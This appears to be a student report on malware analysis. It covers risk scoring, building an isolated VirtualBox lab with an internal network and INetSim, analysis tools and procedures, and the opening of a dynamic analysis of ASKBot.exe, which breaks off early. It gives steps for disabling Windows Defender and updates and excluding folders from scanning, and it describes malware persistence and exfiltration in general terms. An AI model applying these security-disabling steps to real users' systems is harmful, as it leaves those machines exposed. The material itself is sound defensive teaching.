91%

Huzaifa Patel

Malware and Exploit Analysis – 2025

Static and Dynamic Malware Analysis

Malware Analysis Report

Table of Contents

Introduction

This report details the processes involved with understanding and reducing the risks associated with malware analysis. It begins with a detailed assessment of the risks. Following this, the report outlines the necessary environment settings and procedures, emphasizing the importance of a secure and malware friendly setup for analysis. The next 2 sections include step-by-step insights into real-world cases, specifically the analysis of malware samples ASKBot.exe and Malware. exe. Each analysis phase is explored thoroughly, from initial observation to detailed component investigation.
The concluding section reflects on the findings and procedures followed throughout the analysis.

Section 1: Risks Quantification

During dynamic Malware analysis, unknown and potentially dangerous software is executed to observe and understand it's behaviour. Dynamic malware analysis plays a crucial role in modern cybersecurity by providing insights into the behaviour of malicious software through controlled execution environments. (Guven, 2024) However, it introduces serious risks to the host or virtual machine if it is not conducted in a safe yet malware friendly environment. This section outlines the risks from performing dynamic malware analysis on an unknown piece of malware and quantifies these risks.

1.1. Risks of performing Dynamic Malware Analysis

Risks 1 – 5 cover dynamic analysis using a virtual machine (VM), risks 6 & 7 cover dynamic analysis using a host system with MacOS, Linux and Windows 10.

1. Connecting Malware to the Internet

Connecting the machine running the malware to the internet provides a realistic environment for analysis. This connection can be used to spread the malware to other devices within the network or to other networks. The malware could also download and launch other malware from the internet or perform data exfiltration, sending all the sensitive data from the machine to a C2 server.

2. Host Infection

As mentioned in risk 1, the malware can take advantage of misconfigured networking settings. Virtual machine software also includes the functionality to share folders between the host machine and the virtual machine. This creates a bridge between the 2 machines, which can be exploited by advanced malware to allow it to escape the virtual machine and infect other devices.

3. Malware identifying the Virtual Machine Environment

Some malware will detect when it is running within a virtual machine and will execute differently. (Sikorski et al., 2012) The malware could try to increase its reach by targeting known vulnerabilities in the VM to reach and infect the host machine. However, the main risks lie within the analysis where the malware will give misleading data or actions to hide its true capabilities.

4. Unauthorised Background activity

The malware could connect to a botnet to mine cryptocurrencies and other resource-heavy tasks. This uses valuable compute power from the host device and can go on unnoticed for a long time. The malware can also use data encoding techniques as well as Portable Executable files and process replacement to disguise itself within the windows files, allowing it to remain undetected.

5. Credential Theft & Keylogging

The malware can use privilege escalation to gain system-level access to steal saved credentials or capture keystrokes.

6. OS System Damage

The malware can use privilege escalation to read or alter config files in a Linux system such as /etc/passwd. This sensitive information can then be used for unauthorised access or credential theft.

On Mac OS the malware can target the launch agent scripts to ensure it runs after each reboot.

The malware could manipulate the Windows Registry on older versions of Windows 10 systems, changing the system settings to make the OS run slowly or crash critical services.

7. Corrupting the system

Running the malware on the host device without VM isolation means there is no snapshot or failsafe to revert to if the malware corrupts the system. When using a VM it is important to save snapshots.

1.2. Risk Assessment Table

This risk assessment is based on the following criteria:

Risk number	1	2	3	4	5
Risk Rating	Insignificant	Minor	Moderate	Major	Catastrophic

Table 1: Risk assessment criteria

Risk	Possibility	Impact	Overall Score
1. Connecting Malware to the Internet	4	5	5
2. Host Infection	5	5	5
3. Malware identifying the Virtual Machine Environment	3	2	3
4. Unauthorised Background activity	4	3	4
5. Credential Theft & Keylogging	3	5	4
6. OS System Damage	5	5	5
7. Corrupting the system	5	5	5

Table 2: Dynamic malware analysis risk assessment

Section 2: Environment and Procedures for Static and Dynamic analysis

2.1. Environment

The environment will be a Windows 10 iso image. This is run on an Oracle VirtualBox VM which enables fine tuning of the system processors, memory and network. It is critical that these properties are set up correctly for a malware friendly, yet safe environment. This section includes backward references to the risks mentioned in section 1.1.

2.1.1. VirtualBox Virtual Machine settings

Figure 1: Downloading a safe Windows 10 image

The windows 10 image is sourced from the official windows website, then imported into VirtualBox. Additional memory and storage is added, however this is optional.




Figure 2: Allocating memory

As the malware has already spread across networks, it is important to protect this attack vector as mentioned in risk 1. The settings in both Windows 10 and VirtualBox are fine-tuned to make the environment malware friendly. The network access is initially open to download the necessary malware analysis tools as mentioned in section 2.2.

Next, VirtualBox Internal Network will be used. An internal network differs from a host-only network in that an internal network cannot access the host machine or the internet at all. (Christophe Tafani-Dereeper, 2017) Internal network will allow connections to INetSim to simulate a network connection and capture the malware's network activity, as described in section 2.2.




Figure 3: Internal networking in VirtualBox




Figure 4: Configuring the network settings for both Windows 10 and Linux Virtual Machines.




Figure 5: Linux network settings - static IP 10.0.0.1




Figure 6: Windows network settings – auto connects to the Linux machine.




Figure 7: Successfully testing the internal network.




Figure 8: Creating an optical drive

Clipboard sharing and shared folders allow files to be transferred from the host machine to the VM. It is important to disable this once the malware files have been transferred as mentioned in risk 2.




Figure 9: Disabling shared clipboard and drag and drop




Figure 10: Removing shared folder




Figure 11: Deleting VirtualBox Guest Additions

2.1.2. Windows 10 Environment settings – Ensuring a malware friendly OS for malware analysis with clean state restoration

Firstly, secure the environment with the steps in section 2.1.1, then setup a malware friendly environment as described below.

Windows updates and Windows Defender are disabled to ensure the malware is not instantly quarantined by the Windows 10 OS. Windows Security settings are adjusted to exclude the malware folder which will allow the virus to bypass security scanning.




Figure 12: Disabling Windows Updates




Figure 13: Disabling Windows Defender




Figure 14: Adding the malware folder to exclusions

2.1.3. Installing the malware

It is important to save the current environment at this stage. This instance of the Windows 10 machine is as a failsafe which I can revert to if the OS is damaged, as mentioned in risk 6. Before saving this snapshot, the tools used for static and dynamic malware analysis are installed, as mentioned in section 1.2. This will ensure that once the malware is inserted there is no need to risk changing any of the safety measures.




Figure 15: Saving a snapshot of the environment

The malware sample must not be unpacked or unzipped in the host system. This should only be performed on the secure virtual machine.

2.2. Procedures

The main procedure is to use dynamic techniques to understand how to force the malware to execute all of its functionality. (Sikorski et al., 2012)

Firstly, the environment is set up as described in section 2.1. The system processes and registry are recorded using regshot and process explorer for before and after comparisons.

Persistence

The malware can use process replacement to appear as a legitimate process and hide its activity.
Analysing the strings from the malware taken from the static analysis and comparing this to the strings in memory during dynamic analysis to reveal process replacement if the string listings are very different.
Search for the function CreateProcess and analyse the parameters to find information about processes that the malware has created.

Launchers/Loaders

The malware may be contained in the resources accessed by the launcher so this will be the next step to investigate. The resources section in the PE files is investigated to find an embedded executable, which is analysed if found.

Looking for API functions such as LoadResource and FindResource will help determine if the malware is launching or setting itself up for covert execution.

Registry

Malware can manipulate registry for persistence on startup.

Common registry functions that malware use is RegOpenKeyEx, RegSetValueEx and RegGetValue. These will be analysed using the RegEdit tool to understand malware functionality.

Networking

Strings are analysed for URLs, IPs, and domain names.

The malware will use system calls to communicate, primarily using either the Winsock or WinINet API. The imported functions will be investigated to reveal which API is used as well as the URL requested and what actions were taken.

Wireshark is used to capture the packets between the malware and INetSim, which is used to simulate an internet connection. Look out for downloads and C2-style requests including GET / POST commands.

2 Virtual machines are used, one for the malware and one for the virtual network.

Post-execution

Compare snapshots from Regshot to find evidence of registry persistence.

Review the network traffic and analyse any payloads or C2 addresses.

Review the logs from Process Monitor to get a timeline of events.

Revert the VM to the previous snapshot.

Windows systems use two levels of privilege: User and Kernel. User mode runs most of the code other than OS and hardware. However, Kernel mode is favoured by malware as it has less security checks and it makes it easier to bypass antivirus software and interfere with the user mode processes. The malware can use privilege escalation to gain access to the Kernel mode as mentioned in risk 6.

Malware Analysis Tools

Tool	Functionality	What to look for
Wireshark	Network protocol analyser. Capture and analyse network traffic.	Filter for smtp (emails), http/https (websites) and DNS (Domain Name System)
INetSim	Simulate a network connection to the Virtual Machine.	Connections to C2 Server
regshot	Easily save a snapshot of the registry.	Changes to registry.

Process Monitor	Advanced monitoring of the registry and process/thread activity.	Processes run after malware was installed, changes to registry, loaders, persistence mechanisms.
Process Hacker	Multi-purpose debugging, malware detection and system monitoring tool.	Processes loaded by the malware.

Table 3: Malware Analysis tools

Section 3: Practical Dynamic Analysis: ASKBot.exe

3.1. Run and Observe




Figure 16: Functions exported by ASKBot

Once run, Askbot opened 2 applications then closed these applications within a second.

Process Hacker is then checked to see which processes were run.




Figure 17: Process hacker

Askbot does not have any child processes on Process Hacker. They may be terminated.




Figure 18: Task scheduler events.

Malware can create the persistence mechanism to boot the task from startup. No tasks were created.

